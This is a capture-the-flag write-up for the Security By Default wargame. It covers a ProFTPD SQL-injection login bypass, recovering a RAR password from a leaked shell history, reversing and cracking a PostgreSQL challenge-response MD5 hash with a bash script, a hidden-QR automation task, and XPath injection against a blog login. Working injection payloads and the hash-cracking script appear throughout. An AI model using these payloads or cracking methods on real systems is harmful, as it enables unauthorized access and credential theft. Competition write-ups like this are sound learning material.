Even we find exploit code (http://www.exploit-db.com/exploits/8037/):

> The problem is easily reproducible if you login with username like:
> *USER %') and 1=2 union select 1,1,uid,gid,homedir,shell from users; --*
> *and a password of "1" (without quotes).*

If we try the exploit, FTP daemon crashes and our client connection gets closed:

```
roman@hetzner:~$ ftp wargame.securitybydefault.com
Connected to wargame.securitybydefault.com.
220 ProFTPD 1.3.2rc2 Server (:D) [178.33.113.36]
Name (wargame.securitybydefault.com:roman): USER %') and 1=2 union select 1,1,uid,gid,homedir,
shell from users; --
421 Service not available, remote server has closed connection
Login failed.
No control connection for command: Permission denied
ftp>
```

So it seems it's vulnerable! But now we should exploit it properly.

We assume that daemon is crashing because SQL sentence is incorrect. First step will be to get injection to work without getting an invalid SQL sentence. We get this behaviour by issuing "**%') #**" as username.

```
roman@hetzner:~$ ftp wargame.securitybydefault.com
Connected to wargame.securitybydefault.com.
220 ProFTPD 1.3.2rc2 Server (:D) [178.33.113.36]
Name (wargame.securitybydefault.com:roman): %') #
331 Password required for %')
Password:
530 Login incorrect
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

We can successfully use other strings like "**%') --** " (please, notice the space character at the end: it will not work if you remove it!).

Let's build an exploit "similar" to public one:

```
User: %') and 1=2 union select 1,1,uid,gid,homedir,shell from users #
Pass: 1
```

At this point, we check a lot of possibilities and think that:
- perhaps there are many users and only one is valid:

```
%') and 1=2 union select 1,1,uid,gid,homedir,shell from users limit 0,1#
%') and 1=2 union select 1,1,uid,gid,homedir,shell from users limit 1,1#
%') and 1=2 union select 1,1,uid,gid,homedir,shell from users limit 2,1#
…
```

- we could use a "virtual" user (non-existent in database). For instance, this would be uid=1000, gid=1000, home=/, shell=/bin/sh:

```
%') and 1=2 union select 1,1,1000,1000,0x2f,0x2f62696e2f7368#
```

- to be sure whether it's a MySQL database (**yes, it is!**):

```
%') and 1=2 union select 1,1,1000,1000,@@datadir,0x2f62696e2f7368#
```

But we still fail to bypass authentication.

A time-based blind SQL injection exploitation is feasible (but horribly slow).

We can also try error-based blind SQL injection since you have different conditions:
- true (FTP is not crashing)

```
%') and 1=2 union select 1,1,1000,1000,0x2f,31337 REGEXP repeat(0x41,
1)#
```

- false (FTP is crashing)

```
%') and 1=2 union select 1,1,1000,1000,0x2f,31337 REGEXP repeat(0x41,
0)#
```

(former trick is described in detail in Reiners' blog: http://websec.wordpress.com/2010/05/07/exploiting-hard-filtered-sql-injections-2-conditional-errors/).

But there should be another (and easy) way to solve this so we go backwards. Why doesn't this exploit work?

User: %') and 1=2 union select 1,1,uid,gid,homedir,shell from users #
Pass: 1

Ok, we are assuming password is stored in clear-text in database! Now let's assume the password is saved in MD5:

User: %') and 1=2 union select 1,md5(1),uid,gid,homedir,shell from users #
Pass: 1

Still no luck:

```
roman@hetzner:~$ ftp wargame.securitybydefault.com
Connected to wargame.securitybydefault.com.
220 ProFTPD 1.3.2rc2 Server (:D) [178.33.113.36]
Name (wargame.securitybydefault.com:roman): %') and 1=2 union select 1,md5(1),uid,gid,homedir,
shell from users #
331 Password required for %')
Password:
530 Login incorrect
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Since we know it's a MySQL database, perhaps it is using password() function:

User: %') and 1=2 union select 1,password(1),uid,gid,homedir,shell from users #
Pass: 1

```
roman@hetzner:~$ ftp wargame.securitybydefault.com
Connected to wargame.securitybydefault.com.
220 ProFTPD 1.3.2rc2 Server (:D) [178.33.113.36]
Name (wargame.securitybydefault.com:roman): %') and 1=2 union select 1,password(1),uid,gid,hom
edir,shell from users #
331 Password required for %')
Password:
230 User %') and 1=2 union select 1,password(1),uid,gid,homedir,shell from users # logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
425 Unable to build data connection: Connection refused
ftp> pass
Passive mode on.
ftp> dir
227 Entering Passive Mode (178,33,113,36,163,180).
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 (?)      (?)          1316 Dec 30 01:27 file.rar
-rw-r--r--   1 (?)      (?)            37 Dec 30 01:25 file.txt
226 Transfer complete
ftp>
```

It works!!!!! ☺ Please also note that it is necessary to switch into passive mode.

We download both files (file.rar and file.txt). RAR file is encrypted and .txt tells us:

This time, check cities of China :-)

We begin to build a new dictionary, this time with Chinese cities. It's a matter of Googling and parsing. For instance:


```
$ wget http://www.mongabay.com/igapo/China.htm -o /dev/null -O - | cut -d '>' -f7 | cut -d '<' -f1 | egrep -v '^$' > cities
```

```
$ wget http://chinadataonline.org/member/city/city_md.asp -o /dev/null -O - | grep "<TD>" | cut -d '>' -f2 | cut -d "," -f1 > cities2
```

Then start a RAR cracker (for instance, Elcomsoft "Advanced Archive Password Recovery") and begin cracking.

Cracking doesn't yield a good result. When we are fed up of cracking and building tons of dictionaries… we think of giving up!

Oh, no, impossible! Perhaps we missed something. So we go backwards and…



We have just discovered a .bash_history file! (remember: Unix files beginning with "." are "hidden" files so we have to issue a "ls -la" to deal

with it). We should fix permissions in order to download the file (luckily FTP is allowing SITE commands so we can “chmod” files).

Let’s see whether or not sysadmin packed/unpacked RAR file recently:


```
roman@hetzner:~$ grep rar .bash_history
rar a -hpOhfuckYeah file.rar file.pcap
```

Right! Password was there (syadmin encrypted both file data and headers with –hp parameter)! And it was not a Chinese city. It was a nasty trap! ☹.


Now we can unrar “file.rar” and extract “file.pcap”. The adventure continues…

We open .pcap file with Wireshark. It contains two PostgreSQL handshakings.

First one is a failed connection attempt:



Second one is ok, so we will focus on it:



The successful handshaking is like this:

- frame 23: >

```
Type: Startup message
Length: 41
user: postgres
database: postgres
```

- frame 24: <

```
Type: Authentication request
Length: 12
Authentication type: MD5 password (5)
Salt value: 0E5DA2D1
```

- frame 25: >

```
Type: Password message
Length: 40
Password: md56fcd671f668c3c8efca3308f6f41bd17
```

- frame 27: <

```
Type: Authentication request
Length: 8
Authentication type: Success (0)
```

There are many web pages in Internet describing how to defeat PostgreSQL hashes (http://pentestmonkey.net/blog/cracking-postgres-hashes/) but all of them are referring to the hash stored in database ("pg_shadow" table), which is different from the one in the handshaking.

We must do some research to guess how the hash in the handshake is built.

Best way is to use our own PSQL test-bed with a known user/pass and then perform a little reversing on it. If we set up such scenario (don't forget to disable SSL by adding "ssl = false" in /etc/postgresql/8.4/main/postgresql.conf –Ubuntu's path-) and then sniff a connection to database, we can get all we need to begin reversing:

- database: mibbdd
- user: roman
- password: mipass
- sniffed md5: d482ac5bae733dc2e2a81e7b720ae35e
- sniffed salt: 9d616da3
- stored (database) md5:
  893adbf362314463a2d906f8bb55eecb

```
postgres=# select usename, passwd from pg_shadow;
  usename  |              passwd
 ----------+-----------------------------------
  postgres |
  roman    | md5893adbf362314463a2d906f8bb55eecb
(2 filas)
```

Stored md5 is always MD5(password+user). Let's check it:

```
roman@hetzner:~$ echo -n mipassroman | md5sum
893adbf362314463a2d906f8bb55eecb  -
```

Ok, we knew that (any PSQL cracking page will tell us). What about the sniffed hash and salt? We will try different ideas:

- MD5(stored md5 + salt):

```
roman@hetzner:~$ echo -n 893adbf362314463a2d906f8bb55eecb9d616da3 | md5sum
7a89c6a069ed2d048670044e294902be  -
```

Fail.

- MD5(stored raw md5 + raw salt):

```
roman@hetzner:~$ printf "\x89\x3a\xdb\xf3\x62\x31\x44\x63\xa2\xd9\x06\xf8\xb
b\x55\xee\xcb\x9d\x61\x6d\xa3" | md5sum
61ec2887388f87d3030fb843c2cccc65  -
```

Fail.

- MD5(raw salt + stored raw md5):

```
roman@hetzner:~$ printf "\x9d\x61\x6d\xa3\x89\x3a\xdb\xf3\x62\x31\x44\x63\xa
2\xd9\x06\xf8\xbb\x55\xee\xcb" | md5sum
13f5cbac5d293a427e63730b5b30180c  -
```

Fail.

- MD5(stored md5 + raw salt):

```
roman@hetzner:~$ printf "893adbf362314463a2d906f8bb55eecb\x9d\x61\x6d\xa3" | md5sum
d482ac5bae733dc2e2a81e7b720ae35e -
```

Bingo!!!!!!! It matches sniffed md5 hash!!

Conclusion:

sniffed md5 = MD5(MD5(password + user) + raw salt)

Back to the .pcap capture, we have:

- database: postgres
- user: postgres
- password: ? (this is what we want to guess)
- sniffed md5: 6fcd671f668c3c8efca3308f6f41bd17
- sniffed salt: 0e5da2d1
- stored (database) md5: ? (we should calculate it)

Finally, we code a quick-and-dirty cracking script implementing the attack and we will feed it with the Chinese dictionaries we built formerly:

```
roman@hetzner:~$ cat pgcrack.sh
#!/bin/bash

USER="postgres"
MD5="6fcd671f668c3c8efca3308f6f41bd17"
SALT="\x0e\x5d\xa2\xd1"

while read password ; do

        tmphash=`printf "$password$USER" | md5sum | cut -d ' ' -f1`
        hash=`printf "$tmphash$SALT" | md5sum | cut -d ' ' -f1`

        if [ "$MD5" = "$hash"  ] ; then
                echo "FOUND: $password"
        fi

done < "dic"
roman@hetzner:~$ ln -s cities dic
roman@hetzner:~$ ./pgcrack.sh
FOUND: Jixi
roman@hetzner:~$
```

Token

Jixi

Web 1


Score

100

Description

In this challenge we had a QRCode-like image, an input form and a text counting the “number of valid responses”.

We were intended to solve 666 QR codes in less than 20 minutes and send the resulting keys to solve the challenge.



Number of valid responses: **[0]**

code: submit!

Solution

The first thing that we tried was to process the QR image but without luck because it didn't return any information. This QRCode had no data blocks.

Opening the image with gimp and looking at their properties, we realized that there were three colors in the color palette but looking at the image we saw only two: black and white. In the palette, there were two entries

with almost the same value [RGB(255,255,255) and RGB(254,254,254)] making part of the image invisible.

Once we noticed that, we changed the third color into black making visible the hidden data blocks.

After that, we were able to extract the text from it using this command in the QRCode library.

```
$ java -classpath qrcode/classes
 example.QRCodeDecoderCUIExample qr.png
```

The obtained text was like this:

```
sQN 1NL0N2 LXMN R1: zNHGANMAzMDCNOzFCMAOACDFONFHHKOG
[Success] qr.png
Processed 1 images in 601ms (601 images/sec)
OK: 1 NG: 0
```

In this example if we use Caesar cipher to rotate 28 times each char, we get the next string:

```
The secret code is: 0e871ed10d43ef063d1f1346fe688bf7
```

Submitting this code, we got this message:

```
Great! You have 20:00 mins...
Number of valid responses: [1]
```

Then we started to automate all the process to solve same problem a lot of times in 20 minutes. To do it we made some pieces of software.

A script to rotate the string N times to find the correct rotation and extract the key:

```
#!/usr/bin/python

import sys

alph =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

def rotN(data, n):
total = []
for char in data:
      if char == ' ' or char == ':':
            total.append(char)
      else:
            index = (alph.find(char) + n) % len(alph)
            total.append(alph[index])
return "".join(total)


for i in range(0, len(alph)):
    print "%s" % (rotN(sys.argv[1], I))
```

A program using libpng to modify the palette of a png file and leave it with only two colors:

```
#include <png.h>
#include <stdio.h>
#include <stdlib.h>

#define ERROR -1

png_bytep *row_pointers_ptr;
int height, width, color_type, bit_depth;
int num_palette;
png_colorp palette;

void initPngData(char *filename) {
/*
       * Open and check file
       */
FILE *fp = fopen(filename, "rb");
if (!fp) {
      printf("Can't open file %s\n", filename);
    exit (ERROR);
}
char header[8];
fread(header, 1, 8, fp);
int is_png = !png_sig_cmp(header, 0, 8);
if (!is_png) {
      printf("File %s is not a PNG file!\n", filename);
    exit (ERROR);
}
```

```
/*
       * Init data structures
       */
    png_structp png_ptr =
png_create_read_struct(PNG_LIBPNG_VER_STRING, (png_voidp)NULL,
NULL, NULL);
    if (!png_ptr) {
      printf("Error!\n");
        exit (ERROR);
}
    png_infop info_ptr = png_create_info_struct(png_ptr);
    if (!info_ptr) {
        png_destroy_read_struct(&png_ptr, (png_infopp)NULL,
(png_infopp)NULL);
      printf("Error!\n");
        exit (ERROR);
    }

    png_infop end_info = png_create_info_struct(png_ptr);
    if (!end_info) {
        png_destroy_read_struct(&png_ptr, &info_ptr,
(png_infopp)NULL);
      printf("Error!\n");
        exit (ERROR);
    }


    if (setjmp(png_jmpbuf(png_ptr))) {
        png_destroy_read_struct(&png_ptr, &info_ptr, &end_info);
        fclose(fp);
      printf("Error!\n");
        exit (ERROR);
    }

/*
       * Init IO and read data
       */
      png_init_io(png_ptr, fp);
      png_set_sig_bytes(png_ptr, 8);
png_read_info(png_ptr, info_ptr);

// size
height = png_get_image_height(png_ptr, info_ptr);
width = png_get_image_width(png_ptr, info_ptr);
int rowbytes = png_get_rowbytes(png_ptr, info_ptr);
printf("Reading %s\n", filename);
printf("Height: %d, Width: %d, Bytes per row: %d\n", height,
width, rowbytes);

// colors
    png_get_PLTE(png_ptr, info_ptr, &palette, &num_palette);
    printf("Palette colors: %d\n", num_palette);
    num_palette = 2;
color_type = png_get_color_type(png_ptr, info_ptr);
bit_depth = png_get_bit_depth(png_ptr, info_ptr);

    row_pointers_ptr = (png_bytep *) malloc(height *
sizeof(png_bytep));
int i;
for (i = 0; i < height; i++) {
```

```
      row_pointers_ptr[i] = malloc(rowbytes);
}

    png_read_image(png_ptr, row_pointers_ptr);

fclose(fp);
}

void writePng(char *filename) {
FILE *fp = fopen(filename, "wb");

if (!fp) {
     printf("Can't open file %s for write\n", filename);
     exit (ERROR);
}
png_structp png_ptr =
png_create_write_struct(PNG_LIBPNG_VER_STRING, NULL, NULL,
NULL);

if(!png_ptr){
        printf("Error!\n");
        exit (ERROR);
    }

png_infop info_ptr = png_create_info_struct(png_ptr);
if(!info_ptr){
        printf("Error!\n");
        exit (ERROR);
    }

if(setjmp(png_jmpbuf(png_ptr))){
        printf("Error!\n");
        exit (ERROR);
    }
printf("Setting new palette with %d colors\n", num_palette);
    png_set_PLTE(png_ptr, info_ptr, palette, num_palette);
png_init_io(png_ptr, fp);

if(setjmp(png_jmpbuf(png_ptr))){
        printf("Error!\n");
        exit (ERROR);
    }
png_set_IHDR(png_ptr, info_ptr, width, height, bit_depth,
color_type, PNG_INTERLACE_NONE, PNG_COMPRESSION_TYPE_BASE,
PNG_FILTER_TYPE_BASE);
png_write_info(png_ptr, info_ptr);

if(setjmp(png_jmpbuf(png_ptr))){
        printf("Error!\n");
        exit (ERROR);
    }
png_write_image(png_ptr, row_pointers_ptr);

if(setjmp(png_jmpbuf(png_ptr))){
        printf("Error!\n");
        exit (ERROR);
    }
png_write_end(png_ptr, NULL);

int y;
```

```
for(y = 0; y < height; y++)
   free(row_pointers_ptr[y]);
free(row_pointers_ptr);

fclose(fp);
}

int main(int argc, char *argv[]) {
char buffer[256];
if (argc != 2) {
      printf("Usage: %s file.png\n", argv[0]);
      exit(ERROR);
}

initPngData(argv[1]);
bzero(buffer, 256);
snprintf(buffer, 256, "%s.CLEAN.png", argv[1]);
writePng(buffer);
printf("Writed %s\n", buffer);

return 0;
}
```

And the main script:

```
#!/bin/bash

# This was needed to fill the qrcode with a key
curl -b cookies.txt -c cookies.txt
http://wargame.securitybydefault.com/c9aacda5cc531fd3493d903c57c
d534b/ &> /dev/null

# Download the image file
curl -b cookies.txt -c cookies.txt
http://wargame.securitybydefault.com/c9aacda5cc531fd3493d903c57c
d534b/imagen.php 2> /dev/null  > qr.png

# Generate a png with a visible QR
./png qr.png

# Solve the QR
java -classpath qrcode/classes example.QRCodeDecoderCUIExample
qr.png.CLEAN.png
str=$(java -classpath qrcode/classes
example.QRCodeDecoderCUIExample qr.png.CLEAN.png 2>&1 | head -n
1)

# Apply a rotation algorithm and select the correct one to get
the key
key=$(./rotN.py "$str" | grep The | cut -d ':' -f 2 | cut -d ' '
-f 2)

# Submit the key
curl -b cookies.txt -c cookies.txt
http://wargame.securitybydefault.com/c9aacda5cc531fd3493d903c57c
d534b/?response=$key 2> /dev/null
```

You can download all these files from here[1].

Once we had these scripts, we started submitting keys but we were not so fast because once we got more than 500 valid responses, time were over and this message appeared:

```
Your time is over, start again...
Number of valid responses: [0]
```

Starting it again in a computer with a faster internet connection let us reach the devil number of valid responses (a total of 666 were needed) and then this message appeared:

```
Great!: TOKEN: ^(o)(o)^
```

Funny challenge!

Token

^(o)(o)^

[1] http://www.wekk.net/research/2011-01-15 (sbdwg)/web100.tar.gz


Web 2

Score

150

Description

- access to my blog!



Solution

In this challenge we can see a login form (username and password), which can be easily bypassed by injecting this string in both fields (notice the double quotes): `" or ""="`

Don't get confused by the tags at the bottom of the page (ASP.NET, PostgreSQL, PHP and MySQL) because we are dealing with XPath, not SQL. For example, the "or" operator in XPath must be lowercase, or it will throw a syntax error.

In 2004, Amit Klein released a very interesting paper called "Blind XPath injection" in which describes a technique to extract automatically the whole XML source being queried by the XPath engine. We already had a tool implementing this simple but very effective technique from previous wargames, so we only have to booleanize the query and run the application. The booleanization is trivial: `" or (expression) or "123"="`

After some minutes sending requests to the server, we got the entire contents of the XML file involved with the login page:

```
<?xml version="1.0" encoding="utf-8"?>
<blog>
  <general>
    <titulo>Just my first blog</titulo>
    <subtitulo>priv8 posting with mai friendz, since
               2011!</subtitulo>
    <autor>Who knows...</autor>
  </general>
  <usuarios>
    <usuario>
      <nombre>SbD</nombre>
      <login>administrator</login>
      <pass>_w3r0ckz_</pass>
    </usuario>
  </usuarios>
  <!-- Nothing more Here -->
</blog>
```

Unfortunately, the administrator's password is not the token of the challenge, so we will have to keep on looking for it somewhere else...

Once we have bypassed the login page, we can access the private blog, whose contents don't appear in our previous XML file. The "id" parameter of the "postz.php" page is also vulnerable to XPath injection, so we can extract the contents using the same technique, with another trivial booleanization: `2" and (`*`expression`*`) and ""="`

```
<?xml version="1.0" encoding="utf-8"?>
<posts>
  <post id="1">
    <id>1</id>
    <titulo>first post!</titulo>
    <cuerpo>lets test this m****otherfuck****ing cms
            w000&lt;br/&gt;other line wooowooooooo</cuerpo>
    <autor>r0lfo</autor>
    <fecha>2011-01-03</fecha>
    <?estilo href="post.css" type=_text/css"?>
  </post>
  <post id="2">
    <id>2</id>
    <titulo>test test</titulo>
    <cuerpo>hey h4xoverride1 here 2 bring no1ze whataaap.
            &lt;br/&gt;thx r0lfo for th3 account here</cuerpo>
    <autor>h4xoverride1</autor>
    <fecha>2011-01-04</fecha>
    <?estilo href="post.css" type="text/css"?>
  </post>
  <post id="3">
    <id>3</id>
    <titulo>this cms sux</titulo>
    <cuerpo>its nice but sux0r a lot, need more complex plugins
            and shitz</cuerpo>
    <autor>h4xoverride1</autor>
    <fecha>2011-01-07</fecha>
```

```
    <?estilo href="post.css" type="text/css"?>
  </post>
  <!-- Samuel, we want to change this to W0rdpress/, test
       installation -->
</posts>
```

Notice that the technique described by Amit Klein can extract even the "hidden" comments and processing instructions, and we see an interesting one at the end of this file. This comment finally led us to append the directory "/W0rdpress/" to the URL, in which we saw a lot of files and directories of a Wordpress standard installation.

We load the following URL in our favourite browser:

http://wargame.securitybydefault.com/24045f796399865c82737e61137a4959/W0rdpress/

Index of /24045f796399865c82737e61137a4959/W0rdpress

Name	Last modified	Size	Description
Parent Directory		-	
license.txt	06-Dec-2008 07:47	15K	
readme.html	08-Dec-2010 17:50	8.9K	
wp-activate.php	19-Apr-2010 12:01	4.3K	
wp-admin/	03-Jun-2010 21:00	-	
wp-app.php	25-Jul-2010 07:34	39K	
wp-atom.php	14-Oct-2008 06:22	220	
wp-blog-header.php	25-May-2008 15:50	274	
wp-comments-post.php	06-May-2010 15:38	3.8K	
wp-commentsrss2.php	14-Oct-2008 06:22	238	
wp-config-sample.php	25-May-2010 23:47	3.1K	
wp-content/	04-May-2007 21:48	-	
wp-cron.php	17-Mar-2010 04:39	1.2K	
wp-feed.php	19-Apr-2010 12:03	240	
wp-includes/	08-Dec-2010 18:17	-	
wp-links-opml.php	18-Mar-2010 08:39	2.0K	
wp-load.php	28-Feb-2010 12:19	2.4K	
wp-login.php	01-Jun-2010 15:54	25K	
wp-mail.php	26-May-2010 02:42	7.6K	
wp-pass.php	20-Apr-2009 21:50	487	
wp-rdf.php	14-Oct-2008 06:22	218	
wp-register.php	25-May-2008 15:50	316	
wp-rss.php	14-Oct-2008 06:22	218	
wp-rss2.php	14-Oct-2008 06:22	220	
wp-settings.php	02-May-2010 22:18	9.0K	
wp-signup.php	21-Jul-2010 20:10	18K	
wp-trackback.php	24-Feb-2010 20:13	3.6K	
xmlrpc.php	08-Dec-2010 17:58	93K	

Apache/2.2.16 (Debian) Server at wargame.securitybydefault.com Port 80

Files are downloadable (they don't get executed by the server) and we don't find anything interesting at first sight so we decide to mirror the whole tree and launch some local searches (with recursive / case insensitive "grep") looking for keywords like "key", "flag", "password", "sbd", etc.

It is a bit frustrating when you find nothing. Why did we bother to do former step? Well, it's Wordpress and we all know that one of the most important file is "wp-config.php" which doesn't exist here (according to former listing).

Uhmmm, really? Let's try to access it with a browser:

http://wargame.securitybydefault.com/24045f796399865c82737e61137a4959/W0rdpress/wp-config.php

Server responds with:

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, webmaster@localhost and inform them of the time the error occurred, and anything you might have done that may have caused the error.

More information about this error may be available in the server error log.
